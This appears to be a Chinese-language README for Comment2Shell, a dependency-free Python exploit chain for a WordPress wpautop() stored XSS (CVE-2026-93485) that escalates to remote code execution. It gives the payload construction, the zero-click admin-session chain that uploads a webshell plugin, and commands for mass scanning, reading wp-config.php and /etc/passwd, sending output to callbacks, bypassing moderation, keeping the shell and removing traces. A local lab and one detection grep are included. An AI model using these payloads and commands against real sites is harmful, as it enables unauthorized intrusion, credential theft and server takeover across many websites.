

Comment2Shell 是 CVE-2026-93485 的端到端概念验证,该漏洞是 WordPress 核心 wpautop() 中的一个预认证存储型 XSS,可升级为管理员会话内的远程代码执行。一条匿名评论植入载荷;当管理员打开文章时,浏览器上传一个 webshell 插件、执行命令,然后再次删除该 shell。整条攻击链是一个无依赖的 Python 文件。

Comment2Shell 是 CVE-2026-93485 的漏洞利用与本地实验套件。该缺陷位于 wp-includes/formatting.php 中,在显示时对评论文本运行的 wpautop() 段落过滤器里。blockquote cite 属性内的一个换行会变成一个 HTML 注释占位符;包裹 blockquote 的正则在第一个 > 处停止,并向属性中间注入一个段落标签,浏览器随后将其解析为 onfocus 处理器。autofocus 属性使其零点击触发。
该工具覆盖整条攻击链:被动版本扫描、无害 XSS 探测、完整的预认证到 RCE 利用、交互式 shell,以及防御性 IOC 检查。
该漏洞利用不需要账户、不需要 nonce,也不需要除管理员查看文章之外的任何交互。评论只需处于开放状态。
WordPress 支撑着互联网的很大一部分,而 wpautop() 是核心代码,因此无论使用何种主题或插件,存在漏洞的过滤器都会随每个受影响的安装一起发布。该 XSS 是存储型、预认证且零点击的。由于它在管理员会话中执行,它不仅仅是一个篡改漏洞:管理员 cookie 足以安装插件,而安装插件就是任意代码执行。
修复随 WordPress 7.1.1 发布,并向后移植到 25 个分支,最低至 4.7.36。从 4.7.0 到 7.1.0 的每个版本都受影响。


针对 WordPress 7.1.0 的受控实验运行:一条匿名评论植入载荷,管理员打开文章触发零点击攻击链,webshell 上传,命令输出返回,shell 自行删除。浏览器标签页标题报告结果,要么是 Comment2Shell: shell uploaded,要么是 Comment2Shell: admin login required。确切步骤见 docker/README.md。
Comment2Shell 并不声称发现了该缺陷。它由 Rafie Muhammad(Awesome Motive)通过 HackerOne WordPress 项目报告,并在 7.1.1 中修复。此处的贡献是完整攻击链的可复现、无依赖实现:

1. Anonymous comment submission (no auth, no nonce)
POST /wp-comments-post.php
<blockquote cite="a\nb"><code>x" onfocus=... autofocus>
KSES allows blockquote[cite] and code; the newline in cite survives.
2. Display-time filter chain (the bug)
wpautop() at formatting.php:563:
preg_replace('|<p><blockquote([^>]*)>|', '<blockquote$1><p>')
[^>]* stops at the > inside the <!-- wpnl --> comment,
so a <p> gets injected inside the cite attribute.
3. wptexturize() seals the attribute (block themes)
Outer " becomes ” (curly quote).
The " inside <code> stays straight (no-texturize list).
The browser then parses onfocus/autofocus as real attributes.
4. Zero-click XSS in the admin session
autofocus fires onfocus on page load, no click needed.
JS runs with the admin cookies.
5. Admin session -> plugin upload -> RCE
GET /wp-admin/plugin-install.php, extract the nonce.
Build ZIP in memory, POST update.php?action=upload-plugin.
Webshell lands at wp-content/plugins/<rand>/<rand>.php.
GET /wp-content/plugins/<rand>/<rand>.php?c=id
comment_registration=0)git clone https://github.com/DeathShotXD/Comment2Shell.git
cd Comment2Shell
python3 comment2shell.py --help
仅需 Python 3.8+ 标准库,无需 pip install。
# Single target
python3 comment2shell.py --scan -t https://target.com

# Batch scan
python3 comment2shell.py --scan -f targets.txt --threads 20

# From a pipeline
subfinder -dL targets.txt | httpx -title | \
  grep -i wordpress | python3 comment2shell.py --scan --stdin

# JSON output
python3 comment2shell.py --scan -t https://target.com --json -o results.json
每个结果对象包含以下字段:
| 字段 | 含义 |
|---|---|
target | 规范化后的目标 URL |
wordpress | 检测到 WordPress 时为 true |
version | 检测到的版本,或 null |
version_method | 版本的发现方式,例如 meta 或 readme |
vulnerable | true、false,或在版本未知时为 null |
post_id | 可评论的文章 ID,或 null |
error | 错误字符串,或 null |
# Submit the benign detection payload (sets document.title)
python3 comment2shell.py --probe -t https://target.com

# With an OAST callback
python3 comment2shell.py --probe -t https://target.com \
  --callback https://your-id.oast.example
该漏洞利用载荷在页面加载时触发
alert("Comment2Shell XSS - CVE-2026-93485")(通过autofocus实现零点击)。以管理员身份登录后查看该文章。 成功时标签页标题会显示Comment2Shell: shell uploaded, 若浏览器没有管理员会话,则显示Comment2Shell: admin login required。
# Run a command, then delete the shell
python3 comment2shell.py -t https://target.com -c "id"

# Read wp-config.php
python3 comment2shell.py -t https://target.com -c "cat wp-config.php"

# Wait longer for the admin to view the post (default 45s)
python3 comment2shell.py -t https://target.com -c "id" --wait 60

# Keep the webshell after execution
python3 comment2shell.py -t https://target.com -c "id" --no-cleanup

# With an OAST callback
python3 comment2shell.py -t https://target.com \
  -c "cat /etc/passwd" \
  --callback https://your-id.oast.example

# Known-commenter approval bypass
python3 comment2shell.py -t https://target.com \
  -c "whoami" --known-commenter

# Through a proxy
python3 comment2shell.py -t https://target.com \
  -c "id" --proxy http://127.0.0.1:8080
该工具提交 XSS 评论,每 3 秒轮询一次生成的 webshell 路径(最多 --wait 秒),在管理员的浏览器触发上传后执行命令,然后自删除 shell(?d=1 会删除 PHP 文件并移除插件目录),因此不会留下任何持久化痕迹。传入 --no-cleanup 可保留它,或传入 --wait 0 仅提交 payload。
# With a known shell path
python3 comment2shell.py --shell -t https://target.com \
  --shell-path ab12cd/ab12cd.php

# Run a single command on an existing shell
python3 comment2shell.py --exec -t https://target.com \
  --shell-path ab12cd/ab12cd.php -c "cat wp-config.php"
python3 comment2shell.py --ioc -t https://target.com
来自首次评论者的新评论通常会被搁置等待审核。 该工具提供了三种绕过此限制的途径:
| 途径 | 方法 | 标志 |
|---|---|---|
| 已知评论者 | 复用默认的 "A WordPress Commenter" <[email protected]>,check_comment() 会自动批准该身份 | --known-commenter |
| 关闭审核 | 如果 comment_previously_approved=0,任何身份都会被自动批准 | 默认 |
| 作者预览 | 先前发表过评论的人可通过 ?unapproved=<id>&moderation-hash=<hash> cookie 查看待审核评论 | 自动 |
据 Patchstack 所述:“审核并非安全控制措施。”
启动一个存在漏洞的 WordPress 7.1.0 用于本地测试:
cd docker
docker compose up -d
bash setup.sh
# Target: http://localhost:80  (host networking)
# Admin:  admin / Password123!
# Then:   python3 comment2shell.py -t http://localhost -c "id"
每次运行都会提交一条新的 payload 评论。页面上只有第一个 autofocus payload 会执行,因此该工具会检测活跃的 payload 并轮询其路径;在两次运行之间执行 bash clean.sh 以清除较早的评论。
# Suspicious comment submissions (newline in blockquote cite)
grep -rE 'blockquote.*cite=.*\n' /var/www/html/wp-content/ 2>/dev/null







